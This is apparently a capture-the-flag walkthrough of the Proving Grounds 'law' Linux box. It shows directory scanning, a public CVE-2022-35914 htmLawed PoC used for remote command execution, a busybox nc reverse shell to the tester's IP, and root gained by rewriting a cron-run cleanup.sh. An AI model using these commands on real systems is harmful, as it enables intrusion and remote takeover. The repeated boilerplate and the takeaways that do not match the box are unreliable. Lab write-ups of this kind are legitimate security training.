Proving Grounds - law (Linux)
Proving Grounds law Linux walkthrough covering reconnaissance, initial access, and privilege escalation.
Overview
| Field | Value |
|---|---|
| OS | Linux |
| Difficulty | Not specified |
| Attack Surface | Web application and exposed network services |
| Primary Entry Vector | Web RCE (CVE-2022-35914) |
| Privilege Escalation Path | Local enumeration -> misconfiguration abuse -> root |
Credentials
No credentials obtained.
Reconnaissance
💡 Why this works
This stage maps the reachable attack surface and identifies where exploitation is most likely to succeed. Accurate service and content discovery reduces blind testing and drives targeted follow-up actions.
Initial Foothold
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 50 -r --timeout 3 --no-state -s 200,301,302,401,403 -x php,html,txt --dont-scan '/(css|fonts?|images?|img)/' -u http://$ip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
❌[0:59][CPU:21][MEM:66][TUN0:192.168.45.166][/home/n0z0]
🐉 > feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 50 -r --timeout 3 --no-state -s 200,301,302,401,403 -x php,html,txt --dont-scan '/(css|fonts?|images?|img)/' -u http://$ip


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.12.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.178.190
 🚫  Don't Scan Regex      │ /(css|fonts?|images?|img)/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
 👌  Status Codes          │ [200, 301, 302, 401, 403]
 💥  Timeout (secs)        │ 3
 🦡  User-Agent            │ feroxbuster/2.12.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, txt]
 🏁  HTTP methods          │ [GET]
 📍  Follow Redirects      │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      455l     1955w    22390c http://192.168.178.190/htmLawed_TESTCASE.txt
200      GET     1817l    17952w   127367c http://192.168.178.190/htmLawed_README.txt
200      GET      478l     4158w   217899c http://192.168.178.190/htmLawed_README.htm
200      GET      388l     2376w    42134c http://192.168.178.190/
200      GET      388l     2376w    42134c http://192.168.178.190/index.php
 Caption: Screenshot captured during this stage of the assessment.
https://github.com/cosad3s/CVE-2022-35914-poc At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
python3 CVE-2022-35914.py -u http://192.168.178.190/index.php -c id
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
✅[1:08][CPU:26][MEM:66][TUN0:192.168.45.166][...nd/law/CVE-2022-35914-poc]
🐉 > python3 CVE-2022-35914.py -u http://192.168.178.190/index.php -c id
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:19: SyntaxWarning: invalid escape sequence '\ '
  / ___\ \   / / ____|   |___ \ / _ \___ \|___ \    |___ / ___|/ _ \/ | || |
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:64: SyntaxWarning: invalid escape sequence '\$'
  return_code_search_regex = "\$spec\: (.*)"
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:67: SyntaxWarning: invalid escape sequence '\['
  output_search_regex = "\[xml:lang\] \=\> 0\n(.*)\n\)"
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:72: SyntaxWarning: invalid escape sequence '\='
  cleaning_regex = ".*\=\>"

  ______     _______     ____   ___ ____  ____      _________  ___  _ _  _
 / ___\ \   / / ____|   |___ \ / _ \___ \|___ \    |___ / ___|/ _ \/ | || |
| |    \ \ / /|  _| _____ __) | | | |__) | __) |____ |_ \___ \ (_) | | || |_
| |___  \ V / | |__|_____/ __/| |_| / __/ / __/_____|__) |__) \__, | |__   _|
 \____|  \_/  |_____|   |_____|\___/_____|_____|   |____/____/  /_/|_|  |_|

[+] Command output (Return code: 0):
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
python3 CVE-2022-35914.py -u http://192.168.178.190/index.php -c 'busybox nc 192.168.45.166 4444 -e /bin/bash'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18

✅[1:11][CPU:17][MEM:63][TUN0:192.168.45.166][...nd/law/CVE-2022-35914-poc]
🐉 > python3 CVE-2022-35914.py -u http://192.168.178.190/index.php -c 'busybox nc 192.168.45.166 4444 -e /bin/bash'
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:19: SyntaxWarning: invalid escape sequence '\ '
  / ___\ \   / / ____|   |___ \ / _ \___ \|___ \    |___ / ___|/ _ \/ | || |
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:64: SyntaxWarning: invalid escape sequence '\$'
  return_code_search_regex = "\$spec\: (.*)"
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:67: SyntaxWarning: invalid escape sequence '\['
  output_search_regex = "\[xml:lang\] \=\> 0\n(.*)\n\)"
/home/n0z0/work/04.OSCP/Proving_Ground/law/CVE-2022-35914-poc/CVE-2022-35914.py:72: SyntaxWarning: invalid escape sequence '\='
  cleaning_regex = ".*\=\>"

  ______     _______     ____   ___ ____  ____      _________  ___  _ _  _
 / ___\ \   / / ____|   |___ \ / _ \___ \|___ \    |___ / ___|/ _ \/ | || |
| |    \ \ / /|  _| _____ __) | | | |__) | __) |____ |_ \___ \ (_) | | || |_
| |___  \ V / | |__|_____/ __/| |_| / __/ / __/_____|__) |__) \__, | |__   _|
 \____|  \_/  |_____|   |_____|\___/_____|_____|   |____/____/  /_/|_|  |_|
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
nc -lvnp 4444
1
2
3
4
5
6
✅[0:59][CPU:29][MEM:66][TUN0:192.168.45.166][/home/n0z0]
🐉 > nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.166] from (UNKNOWN) [192.168.178.190] 53020
Retrieved local.txt: At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
2
find / -iname local.txt 2>/dev/null
cat /var/www/local.txt
1
2
3
4
5
www-data@law:/var/www/html$ find / -iname local.txt 2>/dev/null
/var/www/local.txt
cawww-data@law:/var/www/html$ cat /var/www/local.txt
fce3f2eacfb1b1d711084e361945b2d7
💡 Why this works
The initial access step chains discovered weaknesses into executable control over the target. Successful foothold techniques are validated by command execution or interactive shell callbacks.
Privilege Escalation
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
2
3
4
5
6
7
8
9
╔══════════╣ Web files?(output limit)
/var/www/:
total 20K
drwxr-xr-x  3 root     root     4.0K Aug 25  2023 .
drwxr-xr-x 12 root     root     4.0K Aug 24  2023 ..
-rwxr-xr-x  1 www-data www-data   82 Aug 25  2023 cleanup.sh
drwxr-xr-x  2 www-data www-data 4.0K Aug 25  2023 html
-rw-r--r--  1 www-data www-data   33 Feb 16 10:59 local.txt
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
2
3
4
2026/02/16 11:20:01 CMD: UID=0     PID=15655  | /usr/sbin/CRON -f
2026/02/16 11:20:01 CMD: UID=0     PID=15657  | /usr/sbin/CRON -f
2026/02/16 11:20:01 CMD: UID=0     PID=15658  | /bin/sh -c /var/www/cleanup.sh
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
1
cat cleanup.sh
1
2
www-data@law:/var/www$ cat cleanup.sh
💡 Why this works
Privilege escalation relies on local misconfigurations, unsafe permissions, and trusted execution paths. Enumerating and abusing these trust boundaries is the fastest route to root-level access.
Lessons Learned / Key Takeaways
- Validate framework debug mode and error exposure in production-like environments.
- Restrict file permissions on scripts and binaries executed by privileged users or schedulers.
- Harden sudo policies to avoid wildcard command expansion and scriptable privileged tools.
- Treat exposed credentials and environment files as critical secrets.
Attack Flow
At this stage, the following command(s) are executed to progress the attack chain and validate the next hypothesis. We are specifically looking for actionable indicators such as open services, exploitability, credential exposure, or privilege boundaries. Key flags and parameters are preserved to keep the workflow reproducible for follow-along testing.
graph LR
    subgraph SCAN["🔍 1. スキャン"]
        direction TB
        A1[Rustscan] --> A2["ポート発見<br/>22: SSH OpenSSH 8.4p1<br/>80: HTTP Apache 2.4.56"]
        A2 --> A3[Nmap サービス検出]
        A3 --> A4["htmLawed特定<br/>v1.2.5<br/>test page確認"]
        A4 --> A5[Feroxbuster]
        A5 --> A6["脆弱性調査<br/>CVE-2022-35914<br/>htmLawed RCE"]
    end
    subgraph INITIAL["🚪 2. 初期侵入"]
        direction TB
        B1[CVE-2022-35914 PoC] --> B2["RCE テスト<br/>id コマンド実行成功"]
        B2 --> B3["リバースシェルペイロード<br/>busybox nc使用"]
        B3 --> B4["exploit実行<br/>192.168.45.166:4444"]
        B4 --> B5["www-dataシェル取得"]
        B5 --> B6["local.txt<br/>fce3f2eacfb..."]
    end
    subgraph PRIVESC["⬆️ 3. 権限昇格"]
        direction TB
        C1["ファイル列挙<br/>/var/www/cleanup.sh発見"] --> C2["pspy64実行<br/>プロセス監視"]
        C2 --> C3["cron発見<br/>UID=0 root<br/>/bin/sh -c cleanup.sh"]
        C3 --> C4["cleanup.sh権限確認<br/>-rwxr-xr-x www-data"]
        C4 --> C5["cleanup.sh書き換え<br/>busybox nc reverse shell"]
        C5 --> C6["rootシェル取得<br/>192.168.45.166:4445"]
        C6 --> C7["proof.txt<br/>9bb03c0f2c..."]
    end
    SCAN --> INITIAL
    INITIAL --> PRIVESC
    style A6 fill:#ff6b6b
    style B5 fill:#51cf66
    style B6 fill:#ffd43b
    style C6 fill:#ff6b6b
    style C7 fill:#ffd43b
References
- CVE-2022-35914: https://nvd.nist.gov/vuln/detail/CVE-2022-35914
- RustScan: https://github.com/RustScan/RustScan
- Nmap: https://nmap.org/
- feroxbuster: https://github.com/epi052/feroxbuster
- Nuclei: https://github.com/projectdiscovery/nuclei
- GTFOBins: https://gtfobins.org/
- HackTricks Privilege Escalation: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html